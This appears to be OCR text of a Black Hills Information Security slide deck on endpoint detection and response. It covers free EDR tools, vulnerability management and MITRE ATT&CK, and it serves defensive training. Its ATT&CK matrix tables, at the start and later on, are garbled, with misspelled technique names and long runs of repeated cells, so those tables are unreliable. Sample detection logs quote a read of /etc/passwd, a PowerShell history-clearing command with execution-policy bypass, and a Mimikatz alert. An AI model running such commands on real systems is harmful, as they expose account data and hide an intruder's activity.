Spearpishing Link	Browser Extensions	Change Default Load	DLL Search Order Hijacking	Component Firmware	Connection Proxy	Password Policy Discovery	Pass the Hash	Data Obfuscation	Exfiltration Over Other Network Medium	Network Discovery	
Spearpishing via Service	Execution Through API	File Association	Exploitation for Privilege Escalation	Control Panel Items	Hooking	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Runtime Data Manipulation	
Supply Chain Compromise	Change Default Load	Graphical User Interface	Exploitation for Privilege Escalation	Extra Window Memory Injection	Input Prompt	Permission Groups Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Exfiltration Over Physical Medium	Resource Hijacking
Trusted Relationship	Installation	LSASS Driver	File System Permissions Weakness	Disabling Security Tools	KernelBypass	Process Discovery	Remote Services	Input Capture	Fallback Channels	Scheduled Task	Service Stc
Valid Accounts	Mehta	DLL Search Order Hijacking	Hooking	DLL Search Order Hijacking	LLMNR/NetBIOS Poisoning and Relay	Query Registry	Replication Through Removable Media	Man in the Browser	Screen Capture	Stored Data Manipulation	
Regsvr32	External Remote Services	Image File Execution Services	Image File Execution Services	DLL Side-Loading	Network Softfing	Security Software Discovery	Shared Webroot	Video Capture	Multi-Stage Channels	System Shadowing	
Regsvr32	File System Permissions Weakness	New Service	Exploitation for Defense Evasion	Private Keys	Software Discovery	System Information Discovery	Ant Shared Content	Third-party Software	Multitlayer Encryption	Transmitte Manipulation	
Runid32	Hidden Files and Directories	Scheduled Task	Path Interception	File and Directory Permissions Modification	Two-Factor Authentication Interception	System Network Configuration Discovery	Windows Admin Shares	Remote File Copy	Standard Application Layer Protocol	Standard Cryptographic Protocol	
Scheduled Task Scripting	Hooking	Service Execution	Hypervisor	Port Monitors	File Deletion	System Service Discovery	Windows Remote Management	Remote File Copy	Standard Application Layer Protocol	Standard Cryptographic Protocol	
Signed Binary Proxy Execution	Image File Execution Options Injection	Signed Binary Proxy Execution	PowerShell Profile	File System Logical Offsets	System Service Discovery	System Time Discovery	Virtualization/Sandbox Evasion	Standard Application Layer Protocol	Standard Non-Application Layer Protocol	Uncommonly Used Port	
Signed Script Proxy Execution	Logon Scripts	Third-party Software	Scheduled Task	Hidden Files and Directories	System Time Discovery	Virtualization/Sandbox Evasion	Standard Application Layer Protocol	Standard Non-Application Layer Protocol	Uncommonly Used Port	Web Service	
Third-party Software	LSASS Driver	Trusted Developer Utilities	Modify Existing Service	Service Registry	Hidden Window	Indicator Blocking	Indicator Blocking	Indicator Blocking	Indicator Blocking	Indicator Blocking	
Trusted Developer Utilities	Netsh Helper DLL	User Execution	New Service	SID-History Injection	Valid Accounts	Indicator Blocking	Indicator Blocking	Indicator Blocking	Indicator Blocking	Indicator Blocking	
Windows Management Instrumentation	Office Application StartUp	Windows Remote Management	Path Interception	Web Shell	Indirect Command	Indirect Command	Indirect Command	Indirect Command	Indirect Command	Indirect Command	
Windows Remote Management	XSL Script Processing	Port Monitors	PowerShell	Install Root Certificate	PowerShell	Install Root Certificate	PowerShell	Install Root Certificate	PowerShell	Install Root Certificate	



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningn0ts>



# EDR!

Yay!

John Strand




© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# What is EDR???



- Endpoint Detection and Response can mean a lot of things.....
- Does it include prevention?
- Is it just the black box flight recorder?
- What about SOAR?
- What about eXtended Detection and Response (XDR)?



What do you see?


I am soo sorry....



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Vendors....



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# MITRE Evaluations



The screenshot shows the MITRE ATT&CK Evaluations website. The page header includes the MITRE Engenuity and ATT&CK Evaluations logos, along with navigation menus for Enterprise, ICS, Tools, Resources, and Get Evaluated. The main content is a grid of 18 security vendor logos, arranged in three rows and six columns:

- Row 1: Bitdefender, CROWDSTRIKE, cybereason, CYCRAFT, BlackBerry, elastic
- Row 2: F-Secure, FIREEYE, GOSECURE, HanSight, kaspersky, Malwarebytes
- Row 3: McAfee, Microsoft, paloalto NETWORKS, REAQTA, Secureworks, SentinelOne



© Black Hills Information Security | @bhinfosec

<https://t.me/learningnets>

# Also... Vendors



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Why EDR?

- Because IR is a nightmare without it
- Quickly get information from multiple sources
- Correlate attack data < GOOD threat intelligence!!
- Because Windows logs are just bad
  - Not you Sysmon... You cool.



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Why free and Open Source?



- Not a fan of vendors that don't have free or Open Source Products
- How do you know if it works? Cool GUI? Trial? They pinky promise?
- Also, many companies can't afford full solutions
  - A quick note on pricing
- You are not paying for what a commercial tool does... You are paying for what the free/OS tools do not provide.
- No reason to not practice



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>







- Originally one of the more badass inventory systems
- Loved the query language across systems
- Full stack EDR
- Super easy to install, multiple agents
- Data feeds to an ELK stack... Because everything does...
- Easily one of the most asked about tools in my classes
- Just don't want to run a full ELK stack in my labs



I may be pronouncing it wrong









WAZUH / Modules / Docker listener

### Docker listener

Dashboard Events [Explore agent](#) [Generate report](#)

Search KQL Last 7 days [Show dates](#) [Refresh](#)

cluster.name: wazuh rule.groups: docker [+ Add filter](#)

#### Top 5 events

- pull
- restart
- connect
- stop
- create

#### Events by source over time

- container
- image
- network

Time	agent.name	data.docker.type	data.docker.actor	data.docker.action	rule.description	rule.level	rule.id
> Aug 15, 2020 @ 12:54:30.705	Ubuntu	container	nginx_container	exec: cat /etc/passwd	Command launched in container	7	87967
> Aug 14, 2020 @ 21:59:31.751	Ubuntu	image	archlinux	pull	Image or repository archlinux pulled	3	87932
> Aug 14, 2020 @ 14:46:34.782	Ubuntu	network	bridge	disconnect	Network bridge disconnected	8	87929
> Aug 14, 2020 @ 01:17:14.351	Ubuntu	container	adoring_nash	create	Container adoring_nash created	4	87981





- This is the one we use in my classes
- Setup to pulling data is very, very quick
- Standalone agent and server in one executable
- From the folks that brought us Recall
- So... They kind of know what they are doing
- No detection and prevention capability
- Great way to complement existing AV/Protection



# Vendors and Free/OS

- A number of vendors are making their agents free/open source
- This is.... Huge.
- Que rant on people using your product before they spend huge amount of cash on them
- Let's talk about Elastic and Comodo



What "Proudly Sucking At Capitalism"  
Might look like...



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>






(Formerly Endgame)



- Almost everyone uses ELK
- Many commercial tools use ELK
- Endgame was a solid EDR
- All the "cool kids" use it
  - Sorry Splunk
- Now, they give it away for free\*
  - They want the sweet, sweet ELK fees
- Even AMAZON uses ELK!! < -- Too Soon?



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>





# Easy Install



**Agents**  
Manage and deploy policy updates to a group of agents

Agents Enrollment tokens

Search

Showing 0 agents

Host	Status	Age
------	--------	-----

Beta release – Ingest M...

### Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

[Enroll in Fleet](#) Run standalone

From the agent directory, run the appropriate command to install, enroll, and start an Elastic Agent. You can reuse these commands to set up agents on more than one host. Requires administrator privileges.

**Linux, macOS**

```
./elastic-agent install -f --kibana-url=http://localhost:5601 --enrollment-token=
```

**Windows**

```
.\elastic-agent.exe install -f --kibana-url=http://localhost:5601 --enrollment-t=
```

See the [Elastic Agent docs](#) for more instructions and options.

Cancel Continue





# Out of the box... ~5 min



The screenshot shows the Elastic Security Detections interface. At the top, there's a search bar and navigation tabs for Overview, Detections, Hosts, Network, Timelines, Cases, and Administration. Below this is a search bar with a KQL query editor and a time range selector set to 'Last 24 hours'. A table displays two alerts, both 'Malware Prevention Alert' rules triggered on March 4, 2021. The table columns include @timestamp, Rule, Versi..., Method, Severity, Risk Sco..., event.module, event.action, and event.category. An 'Alert details' panel is open on the right, showing the 'Message' for a 'Malware Prevention Alert'. It has tabs for Summary, Table, and JSON View. A search bar allows filtering by field, value, or description. The details list several fields with their values, such as file.Ext.code\_signature, file.Ext.malware\_classification.identifier, file.Ext.malware\_classification.score, file.Ext.malware\_classification.threshold, file.Ext.malware\_classification.version, and file.Ext.quarantine\_path.

Alert ID	Timestamp	Rule	Version	Method	Severity	Risk Score	Event Module	Event Action	Event Category
1	Mar 4, 2021 @ 03:54:12.576	Malware Prevention Alert	2	query	high	73	endpoint	execution	malware intrusion_detection.process
2	Mar 4, 2021 @ 03:49:12.321	Malware Prevention Alert	2	query	high	73	endpoint	execution	malware intrusion_detection.process

**Alert details**

**Message**  
Malware Prevention Alert

Summary | **Table** | JSON View

Filter by Field, Value, or Description...

- file.Ext.code\_signature ("trusted":false,"subject\_name":"","exists":false,"status":"noSignature")
- file.Ext.malware\_classification.identifier endpointpe-v4-model
- file.Ext.malware\_classification.score 0.9957315325737
- file.Ext.malware\_classification.threshold 0.62
- file.Ext.malware\_classification.version 4.0.3000
- file.Ext.quarantine\_path C:\e\quarantine\90752e67598d6d0d4929f2b00502212417336a9f



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>






# From Comodo



- Did not see this one coming...
- Wow.
- Full source code on Github
- Want to make your product better fast?
- Solid detection and EDR capabilities
- Works best with their server infrastructure
- Can integrate with ELK



# Mad marketing props...



The screenshot shows a security dashboard with a navigation bar at the top containing 'Dashboards', 'Security', 'Assets', 'Software Inventory', 'Settings', and 'Purchase'. The main area is titled 'Endpoint Security' and has a sub-menu with 'Alerts', 'Investigate', 'Containment', 'Application Control', 'Valkyrie', 'Antivirus', and 'Device Control'. A table of alerts is displayed, with the last row expanded to show details for a 'Suspicious System Process Creation' alert.

>	EDR	4	Unusual Service Start	2020-08-26 11:34:30	ENDPOINT-WIN8	New
>	EDR	4	Unusual Cmd Execution	2020-08-26 04:13:29	ENDPOINT-WIN10	New
>	EDR	4	Unusual Service Start	2020-08-26 04:02:36	ENDPOINT-WIN10	New
>	EDR	4	Unusual Cmd Execution	2020-08-26 03:43:51	ENDPOINT-WIN10	New
>	EDR	4	Unusual Service Start	2020-08-26 03:28:53	ENDPOINT-WIN10	New
>	EDR	4	Unusual Service Start	2020-08-25 18:39:32	ENDPOINT-WIN10	New
>	EDR	4	Unusual Service Start	2020-08-25 16:43:59	ENDPOINT-WIN10	New
▼	EDR	6	Suspicious System Process Creation	2020-08-24 11:40:30	ENDPOINT-WIN10	New

Close Alert Add Suppression Rule Report False Positive

Component: EDR

Device Name: ENDPOINT-WIN10

Event Type: Create Process

Event Time: 2020-08-24 11:39:20

```
{
  "adaptive_event_type": "Suspicious System Process Creation",
  "base_event_type": "Create Process",
  "child_process_command_line": "powershell.exe -ExecutionPolicy Bypass -C Clear-History;Clear",
  "child_process_elevation_type": "TYPE1",
  "child_process_hash": "36c5d12033b2eaf251bae61c08690ffdb17fddc87",
  "child_process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "child_process_pid": 7932,
  "child_process_verdict": "Safe",
  "component": "EDR",
  "device_name": "ENDPOINT-WIN10",
  "event_time": "2020-08-24 11:39:20.166",
  "logged_on_user": "Administrator@ENDPOINT-WIN10",
  "process_creation_time": "2020-08-24 11:19:42.142",
  "process_hash": "06e82f76cfc6658b4e8bae9571fe81c0f64a7d3",
  "process_parent_tree": [ ... ],
  "process_path": "C:\\Users\\Public\\splunkd.exe",
  "process_user_domain": "ENDPOINT-WIN10",
  "process_user_name": "Administrator@ENDPOINT-WIN10",
  "process_verdict": "Absent"
}
```



# Enhance..



```
"process_hash" : "06e82f76cff66568b4e8bae9571fe81c0f64a7d3"  
⊕ "process_parent_tree" : [ ... ],  
"process_path" : "C:\Users\Public\splunkd.exe",  
"process_user_domain" : "ENDPOINT-WIN10",  
"process_user_name" : "Administrator@ENDPOINT-WIN10",  
"process_verdict" : "Absent"
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Seriously, not a fluke



Alert List				
Component	Score	Alert Name	Alert Time	Device
EDR	10	Credential Stealing with Mimikatz	2021-02-01 03:17:15	BLACKWIDDOW
Component:	EDR	{		
Device Name:	BLACKWIDDOW	"adaptive_event_type" : "Credential Stealing with Mimikatz",		
Event Type:	Virtual Memory Access	"base_event_type" : "Virtual Memory Access",		
Event Time:	2021-02-01 03:16:54	"component" : "EDR",		
		"device_name" : "BLACKWIDDOW",		
		"event_time" : "2021-02-01 03:16:54.948",		
		"logged_on_user" : "SYSTEM@NT AUTHORITY",		
		"process_creation_time" : "2021-02-01 02:42:24.557",		
		"process_hash" : "28fa59e9ce120da59009da4c9b9b15ed082427ce",		
		⊕ "process_parent_tree" : [ ... ],		
		"process_path" : "C:\Program Files\Elastic\Agent\data\elastic-agent-1da173\install\metricbeat-7.10.1-windows-x86\metricbeat.exe",		
		"process_user_domain" : "NT AUTHORITY",		
		"process_user_name" : "SYSTEM@NT AUTHORITY",		
		"process_verdict" : "Unknown"		
		}		



# “False Positives”



- Not a thing (Watch people's' heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!



# John Strand's Panic Leveling System

**A SINGLE  
REPEATING  
ALERT...**

**MULTIPLE  
DIFFERENT  
ALERTS**

**AND...  
NETWORK  
CONNECTION ALERTS??**


**ON MULTIPLE  
SYSTEMS!!!**



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Architecture



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# LAB: Velociraptor



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Vulnerability Management



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Vulnerability Management



- Same as it was 10+ years ago
- Vendors have not changed with the times
- Test and scan for external vulnerabilities
- Some companies are moving towards credentialed scans
- Very little in actual innovation



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Vulnerability Prioritization



- New focus on prioritization
- Address the most critical issues first
- While prioritization can be a great approach it can also be a crutch
- Addressing only the High and Critical issues
  - Many attackers will exploit Low and Informational issues
- Very difficult for vendors to do this without organizational and service context



# Low and Informational Blind Spots: Example



## 10.10.10.133 (tcp/23)

Here is the banner from the remote Telnet server :

```
----- snip -----  
Login:  
----- snip -----
```

## 10.10.10.134 (tcp/23)

Here is the banner from the remote Telnet server :

```
----- snip -----  
Login:  
----- snip -----
```

## 10.10.10.135 (tcp/23)

Here is the banner from the remote Telnet server :

```
----- snip -----  
router>  
----- snip -----
```



© Bla

Question:

How Many of Your

Organization's Address Low

and Informational Issues?

# Addressing Vulnerabilities: The Wrong Way



- Many organizations address vulnerabilities by IP address
- For example: 1,000 IP addresses x ~25 vulnerabilities per IP = 25,000 issues to address
- This can be daunting
- Because of this we can see why so many companies focus on prioritization
- However, this approach is almost always wrong



Key Point:

Focus on Grouping Issues  
by Vulnerability, Not by IP  
Address

# Addressing Vulnerabilities: The Correct Way



- Stop focusing on IP addresses and ranges
- Focus on the vulnerabilities
- Instead of 25,000 total vulnerabilities you will be dealing with a few hundred that repeat on multiple systems
- Use automation and address them as groups of issues
- This approach works regardless of the tool you use
- Consider it an “Open Source Technique”
- With this method IANS faculty have addressed over 1 million IP address, all vulnerabilities in less than 3 weeks



# MITRE ATT&CK



## Enterprise Matrix

Below are the tactics and technique representing the MITRE ATT&CK Matrix™ for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, AWS, GCP, Azure, Azure AD, Office 365, SaaS.

Last Modified: 2019-10-09 18:48:31.906000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Addition	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS Jobs	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Data from Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass User Account Control	Code Redirection	Code Redirection	Code Redirection	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command Prompt	Code Redirection	Code Redirection	Code Redirection	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Clear Command Prompt	Code Redirection	Code Redirection	Code Redirection	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Redirection	Code Redirection	Code Redirection	Code Redirection	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Data Staged	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Data Staged	Email Collection	Fallback Channels	Transfer Data to Cloud Account
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Data Staged	Input Capture	Multi-hop Proxy	Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Service Stop

**Exploit Public-Facing Application**

---

**External Remote Services**



# Threat Emulation



- Don't just think of vulnerabilities as missing patches and misconfigurations on systems
- Think post exploitation
- What happens after an attacker gains access to a system
- There are a number of free tools that will automate parts of this process
- Currently, would take a bit of tuning and trial and error
- The collected data is invaluable





# Lab: Nessus Scan Review



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Security in Your SDLC



The advertisement features a woman with curly hair on the left. To her right, the text reads "SECURITY? IN MY SDLC?" in large, bold, white letters with a black outline. Below this, it says "It's more likely than you think." in a smaller blue font. A yellow button with the text "FREE PC CHECK!" is positioned below the text. In the bottom right corner, there is a logo for "CONTENTwatch™" which includes a small icon of a person and a shield.

**SECURITY?  
IN MY SDLC?**

It's more likely than you think.

**FREE PC CHECK!**

CONTENTwatch™

imgflip.com



© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

# Executive Problem Statement

## Basic Questions:

- How can we quickly secure our apps?
- Training is very expensive
- Tools can be very expensive
- Changing all processes to incorporate security takes a lot of time



A helpful image of what an “executive” may look like



